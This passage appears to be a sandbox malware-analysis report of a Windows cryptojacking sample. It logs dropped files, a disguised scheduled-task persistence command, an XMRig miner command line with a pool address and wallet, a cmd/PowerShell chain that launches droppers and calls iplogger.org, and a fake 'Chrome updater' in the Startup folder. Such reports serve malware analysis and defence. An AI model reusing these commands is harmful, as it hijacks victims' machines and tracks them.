C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe	unknown	1024	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 9d ae 31 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 50 00 00 00 08 00 00 00 00 00 00 58 c0 45 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 6d 00 00 04 00 00 9c 0d 28 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....1`.......... .......P..........X.E.. ....@.. ....@m....... (...@................................	success or wait	2551	2CFD9A	WriteFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	50 4b 03 04 14 00 00 00 08 00 01 7a 3a 52 67 77 19 1f bf 02 00 00 e3 08 00 00 0b 00 00 00 63 6f 6e 66 69 67 2e 6a 73 6f 6e ad 56 c9 6e db 30 10 bd e7 2b 02 9d 43 d7 76 e1 16 e8 2d 40 72 4b 51 20 69 51 14 45 61 8c a9 b1 c4 9a e2 b0 43 ca 4b 8b fc 7b 49 79 89 44 d3 45 0e 95 01 43 9a c7 19 3d 3e ce a2 3f 57 d7 e1 2a c0 aa e2 c3 f5 fe a1 33 a8 32 3c 9b 56 eb 9b 17 db 86 78 85 2c 4e 50 87 3c ef 17 14 b5 f7 76 18 02 0d 2c 34 c6 c5 4b d0 0e 7b 81 6a 72 3e 98 8b c9 f4 fd 68 1c 7e 93 a2 07 5a e2 08 8e 7b 26 90 12 9d 13 9e 56 68 ce 69 31 3a cf 4a fa ee 55 9e 5b 1c f0 82 d6 93 83 35 1e b0 83 75 01 72 55 31 b5 26 a1 57 48 d2 c4 6e bf f8 68 f3 ca eb c4 9f c1 94 d4 6c 13 cd 8c 8a cc c5 e4 66 68 13 b0 de 4e 53 a0 a1 32 c6 ec f8 f5 b7 3f a9 16 c2 42 85 2e a3 1b 97 8d e3	PK.........z:Rgw............. config.json.V.n.0...+..C.v...-@rKQ iQ.Ea.......C.K.. {Iy.D.E...C...=>..? W..*.......3.2<.V.....x.,NP. <.....v...,4..K..{.jr >.....h.~...Z...{&.....Vh.i1:. J..U. [......5...u.rU1.&.WH..n. .h........l.......fh...NS..2.. ...?...B.......	success or wait	11	6C791B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	7814	2a d9 58 5d 6a 83 ec 51 43 4e 09 1c ea 94 59 bc a5 11 72 5c 54 e3 f4 25 0f b8 f8 8d 0d ae e4 81 74 cb 66 16 a6 0b f2 b0 58 d0 0d 42 85 8a 0c 64 71 78 ed e7 b4 7e a6 fe c4 80 b9 64 0c c1 ba 79 c2 14 33 f5 06 29 8b e8 9e 8f 0e f6 bb 96 ab 15 72 74 66 d3 e0 2d 32 7e fe a8 24 b2 4c 78 36 a7 45 72 43 50 4a d7 45 f5 c1 68 b0 93 f1 6c 80 8f 01 c3 fc 65 2d 6b 0c 4a 30 7c 6a fb 3e 79 6d b7 ad a7 76 f0 75 cf 30 3a 6d 4b 4f 84 52 a3 55 f8 52 b9 46 ec a4 b2 c1 56 41 28 b7 b9 a4 6e e8 4a 43 b3 20 61 4f fd 72 b1 59 a5 a1 89 f2 c8 b3 e5 70 e1 ae ac 92 5b 9b ed 03 15 cd 62 fd 57 9a 2c 32 ef 24 5a 0e e7 84 fb 51 06 4a 26 19 1a 79 de 6e 08 6d 8b ef 49 6f 1a 9a be 1e 8d d7 e3 14 0d 04 68 68 de b3 d7 d5 21 95 0a 32 41 d9 fe e4 0d 42 dd f8 ca 2b 03 37 b3 df 16 d1 6c 4a 56 c6	*.X]j..QCN....Y...r\T..%..... ..t.f.....X..B...dqx...~.....d ...y..3..).....rtf..-2~.. $.Lx6.ErCPJ.E..h...l.....e- k.J 0\|j.>ym...v.u.0:mKO.R.U.R .F....VA(...n.JC. aO.r.Y.....p.... [.....b.W.,2.$Z....Q.J&..y.n. m..Io.....hh....!..2A.... B...+.7....lJV.	success or wait	126	6C791B4F	WriteFile
C:\Users\user\AppData\Roaming\Windows\CPU\config.json	unknown	2275	7b 0a 20 20 20 20 22 61 70 69 22 3a 20 7b 0a 20 20 20 20 20 20 20 20 22 69 64 22 3a 20 6e 75 6c 6c 2c 0a 20 20 20 20 20 20 20 20 22 77 6f 72 6b 65 72 2d 69 64 22 3a 20 6e 75 6c 6c 0a 20 20 20 20 7d 2c 0a 20 20 20 20 22 68 74 74 70 22 3a 20 7b 0a 20 20 20 20 20 20 20 20 22 65 6e 61 62 6c 65 64 22 3a 20 66 61 6c 73 65 2c 0a 20 20 20 20 20 20 20 20 22 68 6f 73 74 22 3a 20 22 31 32 37 2e 30 2e 30 2e 31 22 2c 0a 20 20 20 20 20 20 20 20 22 70 6f 72 74 22 3a 20 30 2c 0a 20 20 20 20 20 20 20 20 22 61 63 63 65 73 73 2d 74 6f 6b 65 6e 22 3a 20 6e 75 6c 6c 2c 0a 20 20 20 20 20 20 20 20 22 72 65 73 74 72 69 63 74 65 64 22 3a 20 74 72 75 65 0a 20 20 20 20 7d 2c 0a 20 20 20 20 22 61 75 74 6f 73 61 76 65 22 3a 20 74 72 75 65 2c 0a 20 20 20 20 22 62 61 63 6b 67 72 6f 75	{. "api": {. "id": null,. "worker-id": null. },. "http": {. "enabled": false,. "host": "127.0.0.1",. "port": 0,. "access-token": null,. "restricted": true. },. "autosave": true,. "backgrou	success or wait	1	6C791B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe	unknown	65535	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 70 7c 76 d6 34 1d 18 85 34 1d 18 85 34 1d 18 85 6f 75 1c 84 2e 1d 18 85 6f 75 1b 84 39 1d 18 85 6f 75 1d 84 fc 1d 18 85 aa bd df 85 30 1d 18 85 8a 6c 1c 84 27 1d 18 85 8a 6c 1b 84 3e 1d 18 85 8a 6c 1d 84 a1 1d 18 85 a1 6f 1c 84 26 1d 18 85 6f 75 19 84 21 1d 18 85 34 1d 19 85 6b 1c 18 85 8c 6c 1c 84 2b 1d 18 85 a3 6f 1c 84 00 1f 18 85 a1 6f 11 84 c0 1d 18 85 a1 6f 1b 84 30 1d 18	MZ......................@..... .... 0...........!..L.!This program cannot be run in DOS mode.... $.......p|v.4...4...4...ou.... ..ou..9...ou..........0....l.. '....l..>....l.......o..&...ou ..!...4...k....l..+....o...... .o.......o..0..	success or wait	106	6C791B4F	WriteFile
C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	unknown	14544	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 35 3a 6e fc 71 5b 00 af 71 5b 00 af 71 5b 00 af 71 5b 01 af 7d 5b 00 af 56 9d 7b af 74 5b 00 af 56 9d 7d af 70 5b 00 af 56 9d 6d af 72 5b 00 af 56 9d 71 af 70 5b 00 af 56 9d 7c af 70 5b 00 af 56 9d 78 af 70 5b 00 af 52 69 63 68 71 5b 00 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 c1 26 8b 48 00 00 00 00 00 00 00 00 f0 00 22 00 0b 02 08 00 00 0c 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......5:n.q[..q[..q[..q[..}[..V. {.t[..V.}.p[..V.m.r[..V.q. p[..V.|.p[..V.x.p[..Richq[.... ....PE..d....&.H.... ......"........	success or wait	1	6C791B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	2CB148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	2CB148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	2CB148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	2CB148	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	2CB148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	2CB148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	2CB148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	2CB148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	2CB148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	2CB148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	2CB148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	2CB148	ReadFile
C:\Users\user\AppData\Local\lxoqz3o0.exe	unknown	1024	success or wait	2551	2CB148	ReadFile
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	2CB148	ReadFile
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	2CB148	ReadFile
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	2CB148	ReadFile
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	2CB148	ReadFile
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	2CB148	ReadFile
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	2CB148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	1	2CB148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	1	2CB148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	2	2CB148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	3	2CB148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4137	success or wait	3	2CB148	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	2CB148	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	998	success or wait	1	2CB148	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 6212 Parent PID: 5748

General

Start time:	09:11:28
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 1 /tn 'Windows Service Microsoft Corporation' /tr 'C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe' /f
Imagebase:	0x1000000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6300 Parent PID: 6212

General

Start time:	09:11:29
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RantimeBroker.exe PID: 6352 Parent PID: 904

General

Start time:	09:11:30
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe
Imagebase:	0x1130000
File size:	2611424 bytes
MD5 hash:	F0ECEFED65B00699CC2B57BF81492F56
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000E.00000002.497823578.0000000000FA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000E.00000002.501705858.0000000001132000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000E.00000003.295958006.0000000001840000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	130B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	130B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	130B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	130B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	130B148	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	130B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	130B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	130B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	130B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	130B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	130B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	130B148	ReadFile
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	130B148	ReadFile
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	130B148	ReadFile
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	130B148	ReadFile
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	130B148	ReadFile
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	130B148	ReadFile
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	130B148	ReadFile

Analysis Process: cpu.exe PID: 6272 Parent PID: 5748

General

Start time:	09:11:35
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe' -o stratum+tcp://pool.minexmr.com:4444 --algo cn/r -u 42ZYH6myZTcdLqfmCpSCggN8ppdku4PK16kH8UFFyTesddFwT5ihd2QFsWS2BGnuwXWfnrtbJbr5w7dqgeBRZDJcUzia53j./ --donate-level=1
Imagebase:	0x7ff64cbf0000
File size:	6889640 bytes
MD5 hash:	E95F766A3748042EFBF0F05D823F82B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000010.00000002.502801011.000002ABFF27A000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000002.502801011.000002ABFF27A000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000003.310965675.000002ABFF28A000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000010.00000002.502678236.000002ABFF250000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000002.502678236.000002ABFF250000.00000004.00000020.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000010.00000002.502700687.000002ABFF257000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000002.502700687.000002ABFF257000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: conhost.exe PID: 5544 Parent PID: 6272

General

Start time:	09:11:37
Start date:	23/02/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000002.528913817.00000247A05AB000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: schtasks.exe PID: 328 Parent PID: 6352

General

Start time:	09:11:40
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 1 /tn 'Windows Service Microsoft Corporation' /tr 'C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe' /f
Imagebase:	0xad0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6060 Parent PID: 328

General

Start time:	09:11:51
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cpu.exe PID: 7072 Parent PID: 6352

General

Start time:	09:14:08
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe
Wow64 process (32bit):	

Commandline:	'C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe' -o stratum+tcp://pool.minexmr.com:4444 --algo cn/r -u 42ZYH6myZTcdLqfmCpSCggN8ppdku4PK16kH8UFFyTesddFwT5ihd2QFsWS2BGnuwXWfnrtbJbr5w7dqgeBRZDJcUzia53j./ --donate-level=1
Imagebase:	
File size:	6889640 bytes
MD5 hash:	E95F766A3748042EFBF0F05D823F82B7
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: evs.exe PID: 6396 Parent PID: 6988

General

Start time:	09:12:30
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\Temp\evs.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\evs.exe'
Imagebase:	0x400000
File size:	309398 bytes
MD5 hash:	8C373745D8604DA05314DE16F0BF7CED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 82%, ReversingLabs
Reputation:	low

Analysis Process: cmd.exe PID: 5964 Parent PID: 6396

General

Start time:	09:12:34
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'cmd' /c start '' 'hello_C# (2).exe' & start '' 'hello_C#.exe' & start '' 'jo.exe' & powershell -command 'Invoke-WebRequest -Uri https://iplogger.org/1n6Zw7'
Imagebase:	0x1370000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: revs.exe PID: 4784 Parent PID: 6988

General

Start time:	09:12:36
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\Temp\revs.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\revs.exe'
Imagebase:	0x400000
File size:	4602592 bytes

MD5 hash:	029CE2E532FE5C70D3342F978F5463D0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 24%, Metadefender, Browse • Detection: 90%, ReversingLabs
Reputation:	low

Analysis Process: conhost.exe PID: 5608 Parent PID: 5964

General

Start time:	09:12:35
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: hello_C# (2).exe PID: 6252 Parent PID: 5964

General

Start time:	09:12:35
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\Temp\hello_C# (2).exe
Wow64 process (32bit):	false
Commandline:	'hello_C# (2).exe'
Imagebase:	0xcb0000
File size:	3584 bytes
MD5 hash:	D6B9F530E7E8DDEBEA8069A0D94AD38E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	low

Analysis Process: hello_C#.exe PID: 6800 Parent PID: 5964

General

Start time:	09:12:35
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\Temp\hello_C#.exe
Wow64 process (32bit):	false
Commandline:	'hello_C#.exe'
Imagebase:	0x7b0000
File size:	3584 bytes
MD5 hash:	D6B9F530E7E8DDEBEA8069A0D94AD38E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	low

Analysis Process: conhost.exe PID: 1488 Parent PID: 6252

General

Start time:	09:12:36
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 4648 Parent PID: 6800

General

Start time:	09:12:36
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: jo.exe PID: 4948 Parent PID: 5964

General

Start time:	09:12:36
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\Temp\jo.exe
Wow64 process (32bit):	true
Commandline:	'jo.exe'
Imagebase:	0x400000
File size:	309248 bytes
MD5 hash:	28E49F705BFD5A6785391BAC1C0E3359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 79%, ReversingLabs

Analysis Process: powershell.exe PID: 6420 Parent PID: 5964

General

Start time:	09:12:37
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -command 'Invoke-WebRequest -Uri https://iplogger.org/1n6Zw7'
Imagebase:	0xe40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: iexplore.exe PID: 6064 Parent PID: 792

General

Start time:	09:12:58
Start date:	23/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff690170000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 6360 Parent PID: 6064

General

Start time:	09:13:00
Start date:	23/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6064 CREDAT:17410 /prefetch:2
Imagebase:	0xfc0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: Chrome updater.exe PID: 5056 Parent PID: 3472

General

Start time:	09:13:02
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Chrome updater.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Chrome updater.exe'
Imagebase:	0x400000

File size:	4602592 bytes
MD5 hash:	029CE2E532FE5C70D3342F978F5463D0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis